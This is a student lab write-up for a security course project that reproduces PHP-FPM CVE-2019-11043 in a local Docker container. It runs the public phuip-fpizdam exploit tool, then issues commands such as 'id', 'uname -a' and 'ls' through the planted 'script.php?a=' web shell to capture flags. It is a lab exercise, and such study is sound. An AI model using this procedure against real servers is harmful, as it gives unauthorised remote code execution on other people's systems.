🚀 ED 106: PHP-FPM Command Injection Project Report

This report documents the process of setting up a vulnerable environment, exploiting a PHP-FPM vulnerability (CVE-2019-11043), and capturing flags to demonstrate successful exploitation.

📋 Project Overview

Project location: https://bowneconsultingcontent.com/pub/EH/proj/ED106.htm

• **Vulnerability:** PHP-FPM Command Injection (CVE-2019-11043)

• **Goal:** Gain Remote Code Execution (RCE) on a vulnerable server

• **Tools:** Docker, Go (Golang), phuip-fpizdam exploit tool

• **Environment:** Debian 12 VM (hosted locally)

🔧 Task 1: Setting Up the Vulnerable Target Server

✅ Step 1: Install Docker

```
# Update Package Lists
sudo apt update

# Install Required Dependencies
sudo apt install -y apt-transport-https ca-certificates curl gnupg2 software-
properties-common

# Add Docker's Official GPG Key
curl -fsSL https://download.docker.com/linux/debian/gpg | sudo apt-key add -

# Add Docker Repository
sudo add-apt-repository "deb [arch=amd64]
https://download.docker.com/linux/debian $(lsb_release -cs) stable"

# Update Package Lists Again
sudo apt update

# Install Docker
sudo apt install docker.io -y

# Verify Docker Status
sudo systemctl status docker
```

✅ Step 2: Clone the Vulnerable Exploit Repository


```
# Install Git
sudo apt install git -y

# Clone the Exploit Repository
git clone https://github.com/neex/phuip-fpizdam.git
cd phuip-fpizdam/reproducer/
```

✅ Step 3: Build the Docker Container

```
sudo docker build -t reproduce-cve-2019-11043 .
```

• **Note:** This process may take around 20 minutes to complete.



```
Removing intermediate container 3e12167b7ff7
 ---> 742e4f054ea2
Successfully built 742e4f054ea2
Successfully tagged reproduce-cve-2019-11043:latest
debian12@debian12:~/phuip-fpizdam/reproducer$
```

• **Troubleshooting:**

If build errors occur, ensure Docker is running:

```
sudo systemctl restart docker
```

✅ Step 4: Run the Vulnerable Server

```
sudo docker run --rm -ti -p 8080:80 reproduce-cve-2019-11043
```

• **Issue Encountered:** Port 8080 already in use.

🛠 Troubleshooting Port 8080 Issues

1. **Initial Attempt to Kill the Process:**

```
sudo lsof -i :8080
sudo kill -9 <PID>
```

• **Issue:** After killing the process, the port remained in use because the service automatically restarted.

2. **Identify the Parent Process:**

```
ps -o pid,ppid,cmd -p <PID>
```

• This command shows the **parent process ID (PPID)** responsible for restarting the process.

3. **Attempt to Kill the Parent Process:**

```
sudo kill -9 <PPID>
```

• **Issue:** Even after killing both the process and its parent, port 8080 was still in use.

4. **Discovering the Underlying Service:**

After persistent issues, I discovered that a **system service** was responsible:

```
sudo systemctl list-units --type=service | grep -i openplc
```

• Found that openplc.service was using port 8080.

5. **Stop the Conflicting Service:**

```
sudo systemctl stop openplc.service
```

6. **Verify Port Availability:**

```
sudo lsof -i :8080
```

7. **Re-run Docker:**

```
sudo docker run --rm -ti -p 8080:80 reproduce-cve-2019-11043
```


• ✅ **Outcome:** Successfully freed the port after identifying and stopping the openplc.service.

🚀 Task 2: The Attack (PHP-FPM Exploitation)

✅ Step 1: Install Go (Golang)

1. **Download Go:**

```
curl -O https://dl.google.com/go/go1.23.6.linux-arm64.tar.gz
```




go1.23.6.linux-arm64.tar.gz	Archive	Linux	ARM64	67MB	561c780e8f4a8955d32bf72e46af0b5ee5e0debe1e4633df9a03781878219202

2. **Verify Checksum:**

```
sha256sum go1.23.6.linux-arm64.tar.gz
```

• **Issue:** Checksum mismatch when downloaded via curl.


• ✅ **Solution:** Downloaded via browser instead—checksum matched.



```
debian12@debian12:~$ curl -O https://go.dev/dl/go1.23.6.linux-arm64.tar.gz
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    75  100    75    0     0    413      0 --:--:-- --:--:-- --:--:--   412
debian12@debian12:~$ sha256sum go1.23.6.linux-arm64.tar.gz
ab635a20b768b3e28ab842c3b0190e0777b96b2cdc2ee361eb2913d679e1be81  go1.23.6.linux-arm64.tar.gz
debian12@debian12:~$ rm go1.23.6.linux-arm64.tar.gz
debian12@debian12:~$ sha256sum /home/debian12/Downloads/go1.23.6.linux-arm64.tar.gz
561c780e8f4a8955d32bf72e46af0b5ee5e0debe1e4633df9a03781878219202  /home/debian12/Downloads/go1.23.6.linux-arm64.tar.gz
```

3. **Install Go:**

```
tar xvf go1.23.6.linux-arm64.tar.gz
sudo chown -R root:root ./go
sudo mv go /usr/local
echo 'export PATH=$PATH:/usr/local/go/bin' >> ~/.bashrc
source ~/.bashrc
go version
```



```
debian12@debian12:~$ sudo chown -R root:root ./go
[sudo] password for debian12:
debian12@debian12:~$ sudo mv go /usr/local
debian12@debian12:~$ echo export GOPATH=$HOME/work >> ~/.profile
debian12@debian12:~$ echo export PATH=\$PATH:/usr/local/go/bin:\$GOPATH/bin >> ~/.profile
debian12@debian12:~$ source ~/.profile
```

✅ Step 2: Compile and Run the Exploit

1. **Navigate to Exploit Directory:**

```
cd /home/debian12/phuip-fpizdam
```

2. **Build the Exploit Binary:**


```
go build -o phuip-fpizdam
```

3. **Run the Exploit:**

```
./phuip-fpizdam http://127.0.0.1:8080/script.php
```

• **Issue:** command not found


• ✅ **Solution:** Compiled source code using go build -o phuip-fpizdam.


```
debian12@debian12:~$ cd /home/debian12/phuip-fpizdam
debian12@debian12:~/phuip-fpizdam$ go build -o phuip-fpizdam
go: downloading github.com/spf13/cobra v0.0.5
go: downloading github.com/spf13/pflag v1.0.3
debian12@debian12:~/phuip-fpizdam$ ls
attack.go   detect.go          go.mod  LICENSE.txt  phpini.go      README.md   requester.go
consts.go   detect_methods.go  go.sum  main.go      phuip-fpizdam  reproducer  ZeroNights2019.pdf
```

✅ **Step 3: Using the PHP Shell**

1. **Test Remote Code Execution:**

```
http://127.0.0.1:8080/script.php?a=id
```



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


🎯 **Capturing the Flags**

🚩 **Flag ED 106.1: Debian**

```
http://127.0.0.1:8080/script.php?a=uname -a
```

• Displays the Linux kernel version.

• The flag was visible in the output.




```
Linux baf3f69a2589 6.1.0-18-arm64 #1 SMP Debian 6.1.76-1 (2024-02-01) aarch64 aarch64 aarch64 GNU/Linux
```

🚩 **Flag ED 106.2: index.nginx-debian.html script.php**

1. **List Files in the Web Directory:**

```
http://127.0.0.1:8080/script.php?a=ls /var/www/html
```


```
127.0.0.1:8080/script.php?a=ls /var/www/html
index.nginx-debian.html script.php
```

🛠 Troubleshooting Summary

Issue	Cause	Solution
Port 8080 already in use	openplc.service using the port	1. Killed process with kill -9 <PID> (auto-restarted) → 2. Identified parent process with ps -o pid,ppid,cmd -p <PID> and killed it → 3. Discovered openplc.service with `sudo systemctl list-units –type=service
phuip-fpizdam: command not found	Exploit not compiled	Compile using go build -o phuip-fpizdam
Go checksum mismatch	Incomplete/corrupt download	Downloaded via browser instead of curl
Blank browser page after exploit	PHP-FPM worker process issues	Refresh browser or restart Docker container
Docker not running	Service not started	sudo systemctl restart docker

✅ Conclusion

- Successfully exploited the PHP-FPM vulnerability (CVE-2019-11043).
- Gained remote command execution on the vulnerable server.
- Captured both required flags: **ED 106.1** and **ED 106.2**. 🚩🎯